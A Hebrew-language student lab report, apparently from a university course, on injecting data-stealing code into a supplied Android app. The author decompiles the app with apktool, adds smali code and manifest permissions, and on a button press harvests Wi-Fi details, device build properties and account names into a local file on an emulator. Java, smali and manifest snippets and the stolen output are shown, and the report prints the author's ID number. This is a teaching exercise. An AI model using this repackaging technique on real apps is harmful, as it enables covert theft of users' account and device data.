

דוח מטלה סיום-מעבדה התקפה-סייבר

ת.ז-314830985

קישור גיטהאפ- https://github.com/SAEED1799/Cyber-Android_Attack

נתחיל בהסבר על המעבדה

המטרה היא לגנוב מידע ממכשיר או אימולטור בעזרת אפליקציה שקיבלנו שהיא בשם MAGICDATE כי קובץ APK ואת האפליקציה הזאת נפעיל אותה באימולטור וכאשר נלחץ על RANDOM נצליח לגנוב מידע על המכשיר

גניבה המידע נעשה בעזרת הרשאות שנוסיף אותם לקובץ מניפסט השייך לאפליקציה .

העבודה עשיתי באנדרואיד סטודיו ובעזרת כלי בשם APKTOOL שדרכו אני יכול לשחזר אפליקציה פעילה לקוד שהוא בשפת SMALI


התחלתי עם בנייה אפליקציה חדשה בשפת JAVA שהיא מכילה את כל הפעולות של פתיחת קובץ שיחזיק לנו את המידע וגניבת מידע כמו חשבונות גוגל או חיבור לרשת אלחוטית ועוד קצת מידע על המכשיר כמו HARDWARE,CPU,MODEL ועוד כמה דברים.

אחרי שסיימתי את האפליקציה והפעלתי אותה העברתי אותה ל APKTOOL הכלי שממיר אפליקציה לשפת SMALI עושה REVERCE-ENGINEERING את הקוד שכתבנו שמכיל בנייה קובץ ושליפת חשבונות ופרטים על המכשיר הוא עכשיו בידינו בשפת SMALI , כדי שנוכל לגנוב מידע מהאפליקציה שקיבלנו לצורך המעבדה אני גם ממיר את האפליקציה מסוג APK לשפת SMALI עכשיו יש לנו שתי אפליקציות עם שפה מאחדת שהיא SMALI אחרי שעשינו החזרה למקור של האפליקציות, ובגלל שאנחנו מתבקשים לגנוב את המידע כאשר נלחץ על הלחצן RANDOM אז אני מחפש בקוד SMALI של האפליקציה שקיבלנו את השדה שמכיל פעולות כאשר לוחצים על ראנדום ושם נוסיף את הקוד SMALI שקיבלנו אחרי המרת האפליקציה החדשה שבנינו בקוד JAVA לשפת SMALI ומכאן נפעיל את האפליקציה שקיבלנו ונצטרך לראות מידע גנוב בקובץ שבנינו בשם INFORMATION שנשמר ב DATA\DATA\COM.MAGICDATE\FILES\INFORMATION.TXT שנמצא במכשיר או באימולטור.

עכשיו אני יתחיל בתמונות עם הסברים קטנים


Screenshots

1-כאן יש לי תמונה של קובץ ה JAVA שביתי עבור האפליקציה החשה שהוא מכיל כמה פעולות שעוזרות לנו לגניבת המידע, יש לי חלק שהוא גונב לי את המידע עבור רשת האלחוטית שהאימולטור מחובר אליה



```
void IsAttack() {  
    String txt = "";  
    FileOutputStream file = null;  
    try {  
        file = openFileOutput( name: "information.txt", Context.MODE_PRIVATE);  
    } catch (FileNotFoundException e) {  
        e.printStackTrace();  
    }  
    String ssid = null;  
    ConnectivityManager connManager = (ConnectivityManager)  
        this.getSystemService(Context.CONNECTIVITY_SERVICE);  
    NetworkInfo networkInfo = connManager.getNetworkInfo(ConnectivityManager.TYPE_WIFI);  
    if (networkInfo.isConnected()) {  
        final WifiManager wifiManager = (WifiManager)  
            this.getApplicationContext().getSystemService(Context.WIFI_SERVICE);  
        final WifiInfo connectionInfo = wifiManager.getConnectionInfo();  
        if (connectionInfo != null) {  
            ssid = connectionInfo.getBSSID();  
            txt += "\nBSSID: " + ssid+"\n"+"network ID: "+connectionInfo.getNetworkId()+  
                "\nIP: "+connectionInfo.getIpAddress()+"\nssid:"+connectionInfo.getSSID()  
                +connectionInfo.getBSSID()  
        }  
    }  
}
```

2- עוד משהו שהוספתי לקוד שיכול להביא לי לקובץ את המידע עבור המכשיר עצמו כמו MODEL CPU ועוד



```
}  
String _OSVERSION = System.getProperty("os.version");  
String _RELEASE = android.os.Build.VERSION.RELEASE;  
String _DEVICE = android.os.Build.DEVICE;  
String _MODEL = android.os.Build.MODEL;  
String _PRODUCT = android.os.Build.PRODUCT;  
String _BRAND = android.os.Build.BRAND;  
String _DISPLAY = android.os.Build.DISPLAY;  
String _CPU_ABI = android.os.Build.CPU_ABI;  
String _CPU_ABI2 = android.os.Build.CPU_ABI2;  
String _UNKNOWN = android.os.Build.UNKNOWN;  
String _HARDWARE = android.os.Build.HARDWARE;  
String _ID = android.os.Build.ID;  
String _MANUFACTURER = android.os.Build.MANUFACTURER;  
String _SERIAL = android.os.Build.SERIAL;  
String _USER = android.os.Build.USER;  
String _HOST = android.os.Build.HOST;  
txt+="data about the phone:"+ "\n"+"OSVERSION:"+_OSVERSION+ " \n"+"RELEASE:"+_RELEASE+  
    +_MODEL+" \n"+"PRODUCT:"+_PRODUCT+" \n"+  
    "BRAND:"+_BRAND+" \n"+"DISPLAY:"+_DISPLAY+" \n"+"CPU_ABI:"+_CPU_ABI+" \n"+"CPU_ABI2:"
```

3- עוד חלק שהוא לגניבה חשבונות מחוברים למכשיר

```
Account[] accounts = AccountManager.get(this).getAccounts();
txt+="google accounts:"+"\n"+"\\n";
for (Account account : accounts) {
    txt += "Account: " + account.name + "\\n";
}


try {
    file.write(txt.getBytes());
} catch (IOException e) {
    e.printStackTrace();
}
```

כדי שנצליח לגנוב אותם אני הוספתי כמה הרשאות ל MANIFESTS

```
android:maxSdkVersion="30" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission
    android:name="android.permission.GET_ACCOUNTS"
/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
```


את ההרשאות האלה אנו נוסיף אותם גם לקובץ מניפסט השייך לאפליקציה
שקיבלנו כדי שנוכל לגנוב ממנה את המידע

עכשיו אני מראה את קובץ שבנינו ומכיל את המידע הנגנב מהמכשיר כאשר
לוחצים על RANDOM




```
1 BSSID: 02:00:00:00:00:00
2 network ID: -1
3 IP: 268566538
4 ssid:<unknown ssid>
5 SSID is hidden:true
6 data about the phone:
7
8
9 OSVERSION:5.4.61-android11-2-00094-gd61ede24cbb2-ab7864445
10 RELEASE:11
11 DEVICE:generic_x86
12 MODEL:Android SDK built for x86
13 PRODUCT:sdk_phone_x86
14 BRAND:Android
15 DISPLAY:sdk_phone_x86-userdebug 11 RSR1.210210.001.A1 7193139 dev-keys
16 CPU_ABI:x86
17 CPU_ABI2armeabi-v7a
18 UNKNOWNunknown
19 HARDWARE:ranchu
20 ID:RSR1.210210.001.A1
21 MANUFACTURER:unknown
22 SERIAL:unknown
23 USER:android-build
24 HOST:abfarm-east4-071
25
```

המיקום שהוספנו לו את הקובץ שמכיל את המידע הנגנב




Name	Permiss...	Date	Size
> com.google.android.ap	drwx-----	2022-02-01 12:4	4 KB
> com.google.android.gr	drwx--x--x	2022-02-01 12:4	4 KB
> com.google.android.gs	drwx-----	2022-02-01 12:4	4 KB
> com.google.android.ov	drwx-----	2022-01-31 15:3	4 KB
> com.google.android.ov	drwx-----	2022-01-31 15:3	4 KB
> com.google.android.sd	drwx-----	2022-01-31 15:3	4 KB
> com.google.android.tri	drwx-----	2022-02-01 12:4	4 KB
> com.google.android.we	drwx-----	2022-02-01 12:4	4 KB
✓ com.MagicDate	drwxr-x--x	2022-02-06 13:4	4 KB
> cache	drwxrws-->	2022-02-06 13:4	4 KB
> code_cache	drwxrws-->	2022-02-06 13:4	4 KB
✓ files	drwxrwx-->	2022-02-06 13:4	4 KB
information.txt	-rw-rw----	2022-02-06 13:4	593 B
> org.chromium.webview	drwx-----	2022-01-31 15:3	4 KB

תמונה כאשר הפעלנו את האפליקציה באימולטור



החשבנות המחוברים למכשיר זהים למה שקיבלנו בקובץ המידע הגנוב



כאן אני מצרף תמונה לקוד SMALI שהוספתי מהאפליקציה שבניתי לאפליקציה שקיבלנו

```
MagicDate.smali - Notepad
File Edit Format View Help
.method IsAttack()V
.locals 29

.line 33
move-object/from16 v1, p0

const-string v2, ""

.line 34
.local v2, "txt":Ljava/lang/String;
const/4 v3, 0x0

.line 36
.local v3, "file":Ljava/io/FileOutputStream;
const/4 v4, 0x0

:try_start_0
const-string v0, "informaton.txt"

invoke-virtual {v1, v0, v4}, Lcom/MagicDate/MagicDate; -> openFileOutput(Ljava/lang/String;)Ljava/io/FileOutputStream;
```

הוספנו את ההרשאות לקובץ מניפסט של האפליקציה שקיבלנו

```
"C:\Users\LENOVO\OneDrive - Ariel University\Desktop\New folder (2)\magicDate\AndroidManifest.xml - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
new 4 new 5 sniffuzz.py called attach_create.py food.c send.c new.c attackosample.c volunteercontroller.dart AndroidManifest.xml
1 <?xml version="1.0" encoding="utf-8" standalone="no"?><manifest
2 xmlns:android="http://schemas.android.com/apk/res/android" package="com.MagicDate">
3 <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
4 <uses-permission
5     android:name="android.permission.GET_ACCOUNTS"
6 />
7
8 <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
9 <application android:icon="@drawable/icon" android:label="@string/app_name">
10     <activity android:label="@string/app_name" android:name=".MagicDate" android:screenOrientation="portrait"
11         <intent-filter>
12             <action android:name="android.intent.action.MAIN"/>
13             <category android:name="android.intent.category.LAUNCHER"/>
14         </intent-filter>
15     </activity>
16 </application>
17 </manifest>
```

לסיכום-

במעבדה הזאת עסקנו בכמה כלים חדשים ולמדנו היטב , את השימוש ב APKTOOL היה משהו ראשון מסוגו שעוזר לנו לעשות פעולה הפוכה מקמבול וגם לשחזר אפליקציה קיימת שקיבלנו היה חלק מעניין, את הדברים שנעזרתי בהם זה אינטרנט ו STACKOVERFLOW במיוחד

את המידע שהצלחתי לגנוב נעזרתי בכמה ספריות חדשות לי כמו ACCOUNTS שהיא יכולה להחזיק ערך מסוג חשבון

את המידע ששמרנו בקובץ הוא נגיש בכתובת שרשמתי מלמעלה עבור המיקום שלו באימולטור

שפת SMALI זה פעם ראשונה שעובדים בה נעזרתי בגוגל הרבה עד שהצלחתי לרדוף אחרי הדברים ולבסוף זה עבד באימולטור שיש לי , את כל העבודה עשיתי באנדרואיד סטודיו .

קישוא הגיטהאפ מכיל את האפליקציה עצמה בשם מספר תעודה זהות ועוד קובץ בי די אף שמפרט את התהליך ואת הקובץ ששמרו בתוכו את המידע הנגנב ועוד סרטון קצר שמסביר את מה שעשיתי .